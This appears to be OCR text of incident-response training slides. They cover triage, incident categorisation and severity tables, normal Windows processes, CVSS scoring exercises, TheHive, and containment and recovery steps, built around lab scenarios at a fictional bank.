Yara, your senior Incident Handler, is working on enhancing the detection capabilities of Trillion Capital Bank's response team.

She found a bout a online service called Firehol that provides list of IP Addresses that she wants you to analyze.

https://iplists.firehol.org/

Yara wants you to find some answers for this questions:

1. How many list they manage?
2. Is it possible to do Active Response?

FireHole Feeds

- What is the risk of performing active response/remediation based on this indicators?
- What kind of threats does this list tracks?
- Look at the overlapping metric to find what list would be better to use within the response team.

Introduction to Security Operations (OpSec)

What is OpSec anyway?

Wikipedia defines Operations Security (aka OpSec) as follows:

"Operations security (OPSEC) is a process that identifies critical information to determine if friendly actions can be observed by enemy intelligence, determines if information obtained by adversaries could be interpreted to be useful to them, and then executes selected measures that eliminate or reduce adversary exploitation of friendly critical information.

In a more general sense, OPSEC is the process of protecting individual pieces of data that could be grouped together to give the bigger picture (called aggregation). OPSEC is the protection of critical information deemed mission essential from military commanders, senior leaders, management or other decision-making bodies. The process results in the development of countermeasures, which include technical and non-technical measures such as the use of email encryption software, taking precautions against eavesdropping, paying close attention to a picture you have taken (such as items in the background), or not talking openly on social media sites about information on the unit, activity or organization's Critical Information List."

Source: https://en.wikipedia.org/wiki/Operations_security

Hands on Lab #4: OpSec

Yara, your senior Incident Handler, has requested you some collaboration in an investigation of an incident she is investigating.

She indicated that there is a file called **unknown file** in the directory **Documents/IR-VIRUS-TOTAL** and she asked you if you could analyze that document to understand what it contains.

She knows that a popular site known as Virus Total, gives a lot of power to Incident Handlers so she have asked you that conduct your investigations using this portal.

The Web site is located at https://www.virustotal.com/gui/home/upload. Once you do the research, please let Yara know about your findings.

OpSec failures

Home > Security

PRIVACY AND SECURITY FANATIC

By Ms. Smith, CSO | SEP 9, 2018 9:55 AM PDT

About

Ms. Smith (not her real name) is a freelance writer and programmer with a special and somewhat personal interest in IT privacy and security issues.

NEWS

Bad OpSec led to the downfall of teenage DDoS-for-hire group leader

A UK teenager and leader of a DDoS-for-hire group pleaded guilty to three counts of making fake bomb threats that affected thousands of students and resulted in the grounding of a United Airlines flight.

Source: https://www.csoonline.com/article/3304308/bad-opsec-led-to-the-downfall-of-teenage-ddos-for-hire-group-leader.html

Incident Analysis

The use of a Ticketing System

Incident handlers should maintain record about the status of incidents, this can be achieved by using a ticketing or issue tracking system.

- The current status of the incident (new, in progress, forwarded for investigation, resolved).
- A summary of the incident.
- Indicators related to this incident.
- Other incidents related.
- Actions that have been taken by all incident handlers.
- If applicable, Chain of custody.
- Impact Assessment.

The use of a Ticketing System

Incident handlers should maintain record about the status of incidents, this can be achieved by using a ticketing or issue tracking system.

- Contact information for other involved parties (system owners, system administrators)
- Comments from incident handlers
- Next steps that should be taken

This information should be restricted since it includes sensitive information.

Incident Triage

As per Muniz, Joseph, Triage represents the initial actions an Incident Handler has taken on a detected event with the objective of understanding remaining steps according to the Incident Response Plan.

Incident Triage has three phases:

1. Verification
2. Initial Classification
3. Assignment

Incident Triage, questions to be asked

- What has happened?
- Is the incident within the scope of the program?
- Are we facing a new incident or is it related to a previous reported incident?
- How serious is it? For example is data at risk?
- Damage and Risk assessment
- What category this incident should be assigned to?
- What severity level the incident should be assigned to?
- Who should be assigned to analyze and investigate this incident?
- Is there any time frame associated to this event?
- Is there another attack deviating attention?

ISACS (Sector-based Information Sharing Centers)


- Information Sharing and Analysis Centers (ISACs) help critical infrastructure owners and operators protect their facilities, personnel and customers from cyber and physical security threats and other hazards. ISACs collect, analyze and disseminate actionable threat information to their members and provide members with tools to mitigate risks and enhance resiliency.
- Industry Specific:
  - Electricity and Power
  - Financial Services
  - IT
- ISACS shares Intelligence in your sector.

Quick look at ISACS

Type of Analysis

Malware Analysis

If your organization gets affected by some sort of malware or ransomware, the analyst must analyze and reverse engineer that sample to understand what is going on.



Network and Host Analysis

When an attacker gets into your network, it is important to analyze if it is performing lateral movements to pivot from host to host or to another network.

It might be necessary to isolate and analyze a specific host.

Forensics Analysis

Forensic Analysis is key when the incident involves legal case to prosecute a threat actor, so preserving evidence must be followed in order to use that in court.

How to Prioritize and Incident?

Functional Impact

Incidents against IT infrastructure causes a major disruption on the business functionality supported by those systems. The disruption has a negative impact on users of those users.
Incident Handlers should consider how the incident is impacting, and in what magnitude, it affects right now and in the future if the incident is not resolved.

Information Impact

When dealing with an incident, the incident handler must know if the current issue is affecting the confidentiality, integrity or availability of the information and understand how exfiltration or destruction of such information impacts the organization.

Recoverability from the Incident

The impact of a materialized incident within the organization might have a severe impact on the time needed to recover from that incident.
Sometimes it would not be possible to recover from the incident and a decision has to be made on whether or not to follow with the management of the incident.

Incident Categorization

Computer Security Incident Categories

Category Number	Name	Description
0	Exercise	This category describes an ongoing assessment such as a pentesting.
1	Unauthorized Access	Threat actors gain access into a system or network without the permission of the client or the owner.
2	Malicious Code	Installation of malicious code such has Trojans, worms, viruses, ransomware or other OS scripts that compromise systems.
3	Denial of Service (DoS)	A disruption on the current systems caused by an external actor.
4	Scans/Access Attempts	Reconnaissance
5	Investigation	Unconfirmed incidents that are potentially malicious.

Incident Severity Levels

Level	Score	Description
High	3	Incidents that have severe impact on operations
Medium	2	Incidents that have a significant impact or the potential to have a severe impact on the organization.
Low	1	Incidents that have a minimal impact with the potential for significant or severe impact

Functional Impact Categories

Category	Definition
None	No effect to the organization's ability to provide all services to all users
Low	Minimal effect; the organization can still provide all critical services to all users but has lost efficiency
Medium	Organization has lost the ability to provide a critical service to a subset of system users
High	Organization is no longer able to provide some critical services to any users

Information Impact Categories

Category	Definition
None	No information was exfiltrated, changed, deleted, or otherwise compromised
Privacy Breach	Sensitive personally identifiable information (PII) of taxpayers, employees, beneficiaries, etc. was accessed or exfiltrated
Proprietary Breach	Unclassified proprietary information, such as protected critical infrastructure information (PCII), was accessed or exfiltrated
Integrity Loss	Sensitive or proprietary information was changed or deleted

Recoverability Effort Classification

Category	Definition
Regular	Time to recovery is predictable with existing resources
Supplemented	Time to recovery is predictable with additional resources
Extended	Time to recovery is unpredictable; additional resources and outside help are needed
Not Recoverable	Recovery from the incident is not possible (e.g., sensitive data exfiltrated and posted publicly); launch investigation

Find Evil – Know Normal

Knowing what's normal on a Windows host helps cut through the noise to quickly locate potential malware.
Use the information below as a reference to know what's normal in Windows and to focus your attention on the outliers.

System


Image Path: N/A for `system.exe` – Not generated from an executable image
Parent Process: None
Number of Instances: One
User Account: Local System
Start Time: At boot time
Description: The `System` process is responsible for most kernel-mode threads. Modules run under `System` are primarily drivers (.sys files), but also include several important DLLs as well as the kernel executable, `ntoskrnl.exe`.

smss.exe

Image Path: `%SystemRoot%\System32\smss.exe`
Parent Process: System
Number of Instances: One master instance and another child instance per session. Children exit after creating their session.
User Account: Local System
Start Time: Within seconds of boot time for the master instance
Description: The Session Manager process is responsible for creating new sessions. The first instance creates a child instance for each new session. Once the child instance initializes the new session by starting the Windows subsystem (`csrss.exe`) and `wininit.exe` for Session 0 or `winlogon.exe` for Session 1 and higher, the child instance exits.

wininit.exe

Image Path: `%SystemRoot%\System32\wininit.exe`
Parent Process: Created by an instance of `smss.exe` that exits, so tools usually do not provide the parent process name.
Number of Instances: One
User Account: Local System
Start Time: Within seconds of boot time
Description: Wininit.exe starts key background processes within Session 0. It starts the Service Control Manager (`services.exe`), the Local Security Authority process (`lsass.exe`), and `lsaiso.exe` for systems with Credential Guard enabled. Note that prior to Windows 10, the Local Session Manager process (`lsm.exe`) was also started by wininit.exe. As of Windows 10, that functionality has moved to a service DLL (lsm.dll) hosted by `svchost.exe`.



csrss.exe

Image Path: `%SystemRoot%\System32\csrss.exe`
Parent Process: Created by an instance of `smss.exe` that exits, so analysis tools usually do not provide the parent process name.
Number of Instances: Two or more
User Account: Local System
Start Time: Within seconds of boot time for the first two instances (for Session 0 and 1). Start times for additional instances occur as new sessions are created, although often only Sessions 0 and 1 are created.
Description: The Client/Server Run-Time Subsystem is the user-mode process for the Windows subsystem. Its duties include managing processes and threads, importing many of the DLLs that provide the Windows API, and facilitating shutdown of the GUI during system shutdown. An instance of `csrss.exe` will run for each session. Session 0 is for services and Session 1 for the local console session. Additional sessions are created through the use of Remote Desktop and/or Fast User Switching. Each new session results in a new instance of `csrss.exe`.

services.exe

Image Path: `%SystemRoot%\System32\services.exe`
Parent Process: `wininit.exe`
Number of Instances: One
User Account: Local System
Start Time: Within seconds of boot time
Description: Implements the Unified Background Process Manager (UBPM), which is responsible for background activities such as services and scheduled tasks. `Services.exe` also implements the Service Control Manager (SCM), which specifically handles the loading of services and device drivers marked for auto-start. In addition, once a user has successfully logged on interactively, the SCM (`services.exe`) considers the boot successful and sets the Last Known Good control set (`HKLM\SYSTEM\Select\LastKnownGood`) to the value of the CurrentControlSet.

svchost.exe

Image Path: `%SystemRoot%\system32\svchost.exe`
Parent Process: `services.exe` (most often)
Number of Instances: Many (generally at least 10)
User Account: Varies depending on `svchost` instance, though it typically will be Local System, Network Service, or Local Service accounts. Windows 10 also has some instances running as logged-on users.
Start Time: Typically within seconds of boot time. However, services can be started after boot (e.g., at logon), which results in new instances of `svchost.exe` after boot time.
Description: Generic host process for Windows services. It is used for running service DLLs. Windows will run multiple instances of `svchost.exe`, each using a unique "`-k`" parameter for grouping similar services. Typical "`-k`" parameters include DcomLaunch, RPCSS, LocalServiceNetworkRestricted, LocalServiceNoNetwork, LocalServiceAndNoImpersonation, netsvcs, NetworkService, and more. Malware authors often take advantage of the

Source: https://www.sans.org/security-resources/posters/hunt-evil/165/download

Analyzing SANS DFIR

Common Vulnerability Scoring System CVSS

CVSS

The Common Vulnerability Scoring System (CVSS) captures the principal technical characteristics of software, hardware and firmware vulnerabilities. Its outputs include numerical scores indicating the severity of a vulnerability relative to other vulnerabilities.


CVSS consists of three metric groups: Base, Temporal, and Environmental

Source: https://www.first.org/cvss/v3-1/cvss-v31-specification_r1.pdf

CVSS


- CVSS v3.0 released June 2015 with numerical formulas updated to incorporate new metrics while retaining existing scoring range of 0-10.
- Textual severity ratings: None (0), Low (0.1-3.9), Medium (4.0-6.9), High (7.0-8.9), and Critical (9.0-10.0) created.
- New metrics User Interaction (UI) and Privileges Required (PR) added
- Scope (S) metric added

CVSS



Source: https://www.first.org/cvss/v3-1/cvss-v31-specification_r1.pdf

Metric Groups



Source: https://www.first.org/cvss/v3-1/cvss-v31-specification_r1.pdf

Hands on Lab #5: Common Vulnerability Scoring System CVSS

Case Study

Yara, your senior Incident Handler Sends details of a vulnerability she found in one of your firewall products.

She got you involved because one of the firewalls from the vendors you use seems to have vulnerability

When you investigate the case you realize that the firewall should block some traffic, however the traffic is not blocked if the packets are fragmented. It was observed that the firewall was rebooted several times and you suspects it is because certain invalid packages are causing the issue.

You suspect that the issue could be abused by a threat actor to reach internal systems

Case Study

In order to provide the incident to the service provides, you want to calculate the CVSS scoring of the incident so it is easier for the technical staff at the firewall vendor to understand the vulnerability.

Generate the CVSS scoring for this incident.

Case Study : Spear phishing

You are analyzing and incident where the account manager of Trillion Capital Bank got several Spear Phishing email, he opened one of the attachment documents that contained some macros. You have identified some lateral movements and pivoting.

Can you generate the CVSS scoring for this incident?

A 4-IN-1 SECURITY INCIDENT RESPONSE PLATFORM

A scalable, open source and free Security Incident Response Platform, tightly integrated with MISP (Malware Information Sharing Platform), designed to make life easier for SOCs, CSIRTs, CERTs and any information security practitioner dealing with security incidents that need to be investigated and acted upon swiftly.

GITHUB DOCUMENTATION

COLLABORATE

Multiple SOC and CERT analysts can collaborate on investigations simultaneously. Thanks to the built-in live stream, real time information pertaining to new or existing cases, tasks, observables and IOCs is available to all team members. Special notifications

ELABORATE


Cases and associated tasks can be created using a simple yet powerful template engine. You may add metrics and custom fields to your templates to drive your team's activity, identify the type of investigations that take significant time and seek to automate

ACT


Add one, hundreds or thousands of observables to each case that you create or import them directly from a MISP event or any alert sent to the platform. Quickly triage and filter them. Harness the power of Cortex and its analyzers and responders to gain

Source: The Hive Project https://thehive-project.org/

Containment


Preparation
Detection & Analysis
Containment Eradication & Recovery
Post-Incident Activity

Have you seen this?



How to respond to an attack?

Among the key activities that needs to be taken into consideration while responding to an attack involves:

1. Containment of the incident.
2. Preserve of Evidence
3. Eradication of the source of the attack.
4. Restore secure operations.

The need for a Containment Strategy

Containment is the first step that needs to be done while dealing with an incident.

Isolation of Systems

Isolating infected systems from the network when facing ransomware attacks, data exfiltration, data breach

Lock accounts out

An important step during containment is to lock out accounts that have been compromised to minimize impact.

Shutdown the devices

Some extreme incidents might need to take severe actions such as shutting down the equipment when the integrity of the network.

When to preserve evidence?

Preservation of evidence is a fundamental step during the process of responding to an incident, although sometimes overlooked, incident handlers and analyst must be clear on what is the organization's policy around preserving evidence to help law enforcement agencies on investigations.

Some organizations would rather prefer to stop an incident and then preserve evidence as a secondary step.

Always consult with the forensic investigators that are part of the organization.

Consider if live capture of traffic.

Chain of custody

Eradicating the attack

Re imaging the hardware	Deploy software from trusted sources	Confirm infected systems
This activity involves restoring the system to known trusted state in time when it was possible to guarantee confidentiality, integrity and availability	During the incident analysis and before restoring software, it is necessary to verify that the sources of the software has not been tampered with before starting to deploy the software again.	An inventory of the systems affected by the incident is a must during the process of eradicating an attack. Leaving a system infected might lead to another incident to start over the process. Once identified the affected systems, they need to be scanned and tested before being introduced into the network.

Restoring Secure Operations

In order to restore a network or system and bring it back to secure operations, due diligence plays an important role by doing some extra checks that involves:

1. Additional Checks: Additional checks that gives confidence that the threat has been eradicated.
2. Gradually Deployment: It is recommended to gradually introduce affected systems into the network once all the security checks have been performed. By adding them and having time to perform extra checks, will give confidence that the issue has been fixed.
3. Include extra checks : Either permanent or temporary that allows your organization to trust the affected parties again.

Case Study # 2: Supply Chain Attacks

